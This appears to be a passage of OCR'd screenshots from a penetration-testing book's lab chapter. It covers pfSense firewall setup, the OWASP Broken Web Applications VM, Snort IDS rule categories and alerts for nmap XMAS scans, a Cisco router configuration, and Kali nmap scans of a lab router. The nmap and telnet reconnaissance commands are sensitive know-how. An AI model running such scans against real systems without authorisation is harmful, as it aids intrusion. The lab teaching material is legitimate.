a small padlock icon to its left. Below these fields is the instruction "Enter username and password to login." and a "Login" button.

Sense

Username:

Password:

Enter username and password to login.

Login



On this screen you will set the general pfSense parameters.

General Information

Hostname:

EXAMPLE: myserver

Domain:

EXAMPLE: mydomain.com

The default behavior of the DNS Resolver will ignore manually configured DNS servers for client queries and query root DNS servers directly. To use the manually configured DNS servers below for client queries, visit Services > DNS Resolver and enable DNS Query Forwarding after completing the wizard.

Primary DNS Server:

Secondary DNS Server:

Override DNS:

Allow DNS servers to be overridden by DHCP/PPP on WAN

Next


On this screen we will configure the Wide Area Network information.

Configure WAN Interface


SelectedType: Static ▼

General configuration


MAC Address:


This field can be used to modify ("spoof") the MAC address of the WAN interface (may be required with some cable connections). Enter a MAC address in the following format: xx:xx:xx:xx:xx:xx or leave blank.

MTU:



Set the MTU of the WAN interface. If you leave this field blank, an MTU of 1492 bytes for PPPoE and 1500 bytes for all other connection types will be assumed.

MSS:



If you enter a value in this field, then MSS clamping for TCP connections to the value entered above minus 40 (TCP/IP header size) will be in effect. If you leave this field blank, an MSS of 1492 bytes for PPPoE and 1500 bytes for all other connection types will be assumed. This should match the above MTU value in most all cases.

Static IP Configuration

IP Address:




 192.168.40.40 / 24 ▼

Upstream Gateway:


 192.168.40.1

Status: Dashboard



System Information	
Name	pfSense.localdomain
Version	2.2.6-RELEASE (i386) built on Mon Dec 21 14:50:36 CST 2015 FreeBSD 10.1-RELEASE-p25 Unable to check for updates.
Platform	pfSense
CPU Type	Intel(R) Core(TM) i7-2720QM CPU @ 2.20GHz
Uptime	01 Hour 31 Minutes 45 Seconds
Current date/time	Fri Feb 5 20:13:21 UTC 2016
DNS server(s)	127.0.0.1
Last config change	Fri Feb 5 20:10:56 UTC 2016
State table size	 0% (87/47000) Show states
MBUF Usage	 2% (516/26584)
Load average	0.00, 0.00, 0.00
CPU usage	 0%

Interfaces		
WAN	↑	1000baseT <full-duplex> 192.168.40.40
LAN	↑	autoselect 192.168.50.40
OPT1	↑	autoselect 192.168.60.40



IPv4

USER	COMMAND	PID	FD	PROTO	LOCAL
root	lighttpd	177	10	tcp4	*:80
root	ntpd	96842	21	udp4	*:123
root	ntpd	96842	23	udp4	192.168.40.40:123
root	ntpd	96842	25	udp4	192.168.50.40:123
root	ntpd	96842	27	udp4	192.168.60.40:123
root	ntpd	96842	28	udp4	127.0.0.1:123
unbound	unbound	98391	12	udp4	*:53
unbound	unbound	98391	13	tcp4	*:53
unbound	unbound	98391	14	tcp4	127.0.0.1:953
unbound	unbound	98391	21	udp4	*:20932
dhcpcd	dhcpcd	42131	13	udp4	*:67
dhcpcd	dhcpcd	42131	20	udp4	*:40897
root	syslogd	52323	14	udp4	*:514
root	inetd	17758	11	udp4	127.0.0.1:6969
root	php-fpm	252	11	udp4	*:*
root	php-fpm	251	11	udp4	*:*
root	php-fpm	250	11	udp4	*:*
root	php-fpm	248	11	udp4	*:*

Firewall: Rules



Floating **WAN** LAN OPT1

ID	Proto	Source	Port	Destination	Port	Gateway	Queue	Schedule	Description
	*	RFC 1918 networks	*	*	*	*	*		Block private networks
	*	Reserved/not assigned by IANA	*	*	*	*	*		Block bogon networks

No rules are currently defined for this interface
All incoming connections on this interface will be blocked until you add pass rules.
Click the button to add a new rule.

- pass
- pass (disabled)
- match
- match (disabled)
- block
- block (disabled)
- reject
- reject (disabled)
- log
- log (disabled)

Hint:

Rules are evaluated on a first-match basis (i.e. the action of the first rule to match a packet will be executed). This means that if you use block rules, you'll have to pay attention to the rule order. Everything that isn't explicitly passed is blocked by default.

Static IPv4 configuration

IPv4 address / 24

IPv4 Upstream Gateway - or [add a new one](#).
If this interface is an Internet connection, select an existing Gateway from the list or add a new one using the link above. On local LANs the upstream gateway should be "none".

Private networks

Block private networks

When set, this option blocks traffic from IP addresses that are reserved for private networks as per RFC 1918 (10/8, 172.16/12, 192.168/16) as well as loopback addresses (127/8). You should generally leave this option turned on, unless your WAN network lies in such a private address space, too.

Block bogon networks

When set, this option blocks traffic from IP addresses that are reserved (but not RFC 1918) or not yet assigned by IANA. Bogons are prefixes that should never appear in the Internet routing table, and obviously should not appear as the source address in any packets you receive.

Note: The update frequency can be changed under System->Advanced Firewall/NAT settings.

Firewall: Rules



Floating **WAN** **LAN** **OPT1**

ID	Proto	Source	Port	Destination	Port	Gateway	Queue	Schedule	Description
<input checked="" type="checkbox"/>	*	*	*	LAN Address	80	*	*		Anti-Lockout Rule
<input type="checkbox"/>	IPv4 *	LAN net	*	*	*	*	none		Default allow LAN to any rule
<input type="checkbox"/>	IPv6 *	LAN net	*	*	*	*	none		Default allow LAN IPv6 to any rule

pass match block reject log
 pass (disabled) match (disabled) block (disabled) reject (disabled) log (disabled)


Hint:

Rules are evaluated on a first-match basis (i.e. the action of the first rule to match a packet will be executed). This means that if you use block rules, you'll have to pay attention to the rule order. Everything that isn't explicitly passed is blocked by default.

Firewall: Rules



Floating **WAN** **LAN** **OPT1**

ID	Proto	Source	Port	Destination	Port	Gateway	Queue	Schedule	Description
No rules are currently defined for this interface All incoming connections on this interface will be blocked until you add pass rules. Click the  button to add a new rule.									

pass match block reject log
 pass (disabled) match (disabled) block (disabled) reject (disabled) log (disabled)

- any
- Echo request
- Echo reply
- Destination unreachable
- Source quench
- Redirect
- Alternate Host
- Router advertisement
- Router solicitation
- Time exceeded
- Invalid IP header
- Timestamp
- Timestamp reply
- Information request
- Information reply
- Address mask request
- Address mask reply
- Traceroute
- Datagram conversion error
- Mobile host redirect

Firewall: Rules



Floating
WAN
LAN
OPT1

	ID	Proto	Source	Port	Destination	Port	Gateway	Queue	Schedule	Description	
<input type="checkbox"/>		IPv4 TCP	*	*	192.168.60.100	22 (SSH)	*	none			
<input type="checkbox"/>		IPv4 TCP	*	*	192.168.60.100	80 (HTTP)	*	none			
<input type="checkbox"/>		IPv4 TCP	*	*	192.168.60.100	443 (HTTPS)	*	none			
<input type="checkbox"/>		IPv4 ICMP	*	*	192.168.60.100	*	*	none			

pass
 match
 block
 reject
 log

pass (disabled)
 match (disabled)
 block (disabled)
 reject (disabled)
 log (disabled)

```
[2.2.6-RELEASE][root@pfSense.localdomain]/root: ping 192.168.60.100 -c 2
usage: ping [-AaDdfnoQqRrv] [-c count] [-G sweepmaxsize] [-g sweepminsize]
        [-h sweepincrsz] [-i wait] [-l preload] [-M mask : time] [-m ttl]
        [-P policy] [-p pattern] [-S src_addr] [-s packetsize] [-t timeout]
        [-W waittime] [-z tos] host
        ping [-AaDdfLnoQqRrv] [-c count] [-I iface] [-i wait] [-l preload]
        [-M mask : time] [-m ttl] [-P policy] [-p pattern] [-S src_addr]
        [-s packetsize] [-T ttl] [-t timeout] [-W waittime]
        [-z tos] mcast-group

[2.2.6-RELEASE][root@pfSense.localdomain]/root: ping -c 2 192.168.60.100
PING 192.168.60.100 (192.168.60.100): 56 data bytes
64 bytes from 192.168.60.100: icmp_seq=0 ttl=64 time=0.592 ms
64 bytes from 192.168.60.100: icmp_seq=1 ttl=64 time=0.268 ms

--- 192.168.60.100 ping statistics ---
2 packets transmitted, 2 packets received, 0.0% packet loss
round-trip min/avg/max/stddev = 0.268/0.430/0.592/0.162 ms
[2.2.6-RELEASE][root@pfSense.localdomain]/root: telnet 192.168.60.100 22
Trying 192.168.60.100...
Connected to 192.168.60.100.
Escape character is '^]'.
SSH-2.0-OpenSSH_5.3p1 Debian-3ubuntu4
```

owaspbwa OWASP Broken Web Applications - Iceweasel

owaspbwa OWASP B...

192.168.60.100

Most Visited Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng




owaspbwa

OWASP Broken Web Applications Project

This is the VM for the [Open Web Application Security Project \(OWASP\) Broken Web Applications](#) project. It contains many, very vulnerable web applications, which are listed below. More information about this project can be found in the project [User Guide](#) and [Home Page](#).

For details about the known vulnerabilities in these applications, see <http://sourceforge.net/apps/trac/owaspbwa/report/1>.

!!! This VM has many serious security issues. We strongly recommend that you run it only on the "host only" or "NAT" network in the virtual machine settings !!!



Manage Snort Processes (snort: v2.9.7.6-36.nst22) (barnyard2: v2.1.14-18n

Use the buttons in the table below to manage all **Snort** instances currently configured and associated network interface sensor:

Interface Sensor	IDS State	Process ID	MySQL Database					
 eno16777736	Running	5176	Local	Disable	Destroy	Rules	Reload	Stats
Interface Sensor	IDS State	Process ID	MySQL Database					

IDS Rules	IDS Rules	IDS Rules
<input checked="" type="checkbox"/> attack-responses	<input type="checkbox"/> backdoor	<input type="checkbox"/> bad-traffic
<input type="checkbox"/> chat	<input type="checkbox"/> ddos	<input type="checkbox"/> deleted
<input type="checkbox"/> dos	<input type="checkbox"/> experimental	<input checked="" type="checkbox"/> exploit
<input type="checkbox"/> ftp	<input checked="" type="checkbox"/> icmp	<input type="checkbox"/> icmp-info
<input type="checkbox"/> info	<input type="checkbox"/> local	<input checked="" type="checkbox"/> misc
<input type="checkbox"/> mysql	<input checked="" type="checkbox"/> netbios	<input type="checkbox"/> nntp
<input type="checkbox"/> other-ids	<input type="checkbox"/> p2p	<input checked="" type="checkbox"/> policy
<input checked="" type="checkbox"/> pop3	<input type="checkbox"/> pom	<input type="checkbox"/> rpc
<input checked="" type="checkbox"/> scan	<input type="checkbox"/> shellcode	<input type="checkbox"/> smtp
<input type="checkbox"/> sql	<input type="checkbox"/> telnet	<input type="checkbox"/> tftp
<input checked="" type="checkbox"/> web-attacks	<input checked="" type="checkbox"/> web-cgi	<input type="checkbox"/> web-client
<input type="checkbox"/> web-frontpage	<input type="checkbox"/> web-iis	<input checked="" type="checkbox"/> web-misc
<input type="checkbox"/> white_list	<input type="checkbox"/> x11	
IDS Rules	IDS Rules	

Include Only Selected Rules

Basic Analysis and Security Engine (BASE)

Home | Search

Queried on : Sat February 06, 2016 21:15:49

Meta Criteria	any
IP Criteria	any
TCP Criteria	any
Payload Criteria	any


Summary Statistics



- Sensors
- Unique Alerts
- (classifications)
- Unique addresses: Source | Destination
- Unique IP links
- Source Port: TCP | UDP
- Destination Port: TCP | UDP
- Time profile of alerts

Displaying alerts 1-48 of 2000 total

<input type="checkbox"/>	ID	< Signature >	< Timestamp >	< Source Address >	< Dest. Address >
<input type="checkbox"/>	#0-(1-1918)	[snort] SCAN nmap XMAS	2016-02-06 21:10:45	192.168.60.55:47492	192.168.60.40:512
<input type="checkbox"/>	#1-(1-1950)	[snort] SCAN nmap XMAS	2016-02-06 21:10:45	192.168.60.55:47491	192.168.60.40:32775
<input type="checkbox"/>	#2-(1-1955)	[snort] SCAN nmap XMAS	2016-02-06 21:10:45	192.168.60.55:47492	192.168.60.40:2144
<input type="checkbox"/>	#3-(1-1954)	[snort] SCAN nmap XMAS	2016-02-06 21:10:45	192.168.60.55:47492	192.168.60.40:6510
<input type="checkbox"/>	#4-(1-1962)	[snort] SCAN nmap XMAS	2016-02-06 21:10:45	192.168.60.55:47492	192.168.60.40:631
<input type="checkbox"/>	#5-(1-1960)	[snort] SCAN nmap XMAS	2016-02-06 21:10:45	192.168.60.55:47492	192.168.60.40:1063

Chapter 7: Assessment of Devices








```
R1
Enter configuration commands, one per line. End with CNTL/Z.
Router(config)#int f0/1
Router(config-if)#no shut
Router(config-if)#end
Router#
*Feb 17 18:36:12.647: %SYS-5-CONFIG_I: Configured from console by console
*Feb 17 18:36:13.075: %LINK-3-UPDOWN: Interface FastEthernet0/1, changed state to up
Router#
*Feb 17 18:36:13.075: %ENTITY_ALARM-6-INFO: CLEAR INFO Fa0/1 Physical Port Administrative State Down
*Feb 17 18:36:14.075: %LINEPROTO-5-UPDOWN: Line protocol on Interface FastEthernet0/1, changed state to up
Router#
Router#
Router#
Router#
Router#
Router#sh ip int brief
Interface                IP-Address      OK? Method Status        Protocol
FastEthernet0/0          192.168.80.20   YES manual up            up
FastEthernet0/1          192.168.70.20   YES manual up            up
FastEthernet1/0          192.168.20.20   YES manual up            up
FastEthernet1/1          unassigned      YES NVRAM  administratively down down
Router#
```

```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# nmap -sS 192.168.80.20 -n

Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2016-02-18 03:21 UTC
Nmap scan report for 192.168.80.20
Host is up (0.0038s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
23/tcp    open  telnet
MAC Address: CA:00:0D:09:00:08 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 78.57 seconds
```

```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# nmap -A 192.168.80.20

Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2016-02-27 16:45 UTC
Nmap scan report for 192.168.80.20
Host is up (0.0037s latency).
Not shown: 999 filtered ports
PORT      STATE SERVICE VERSION
21/tcp    closed ftp
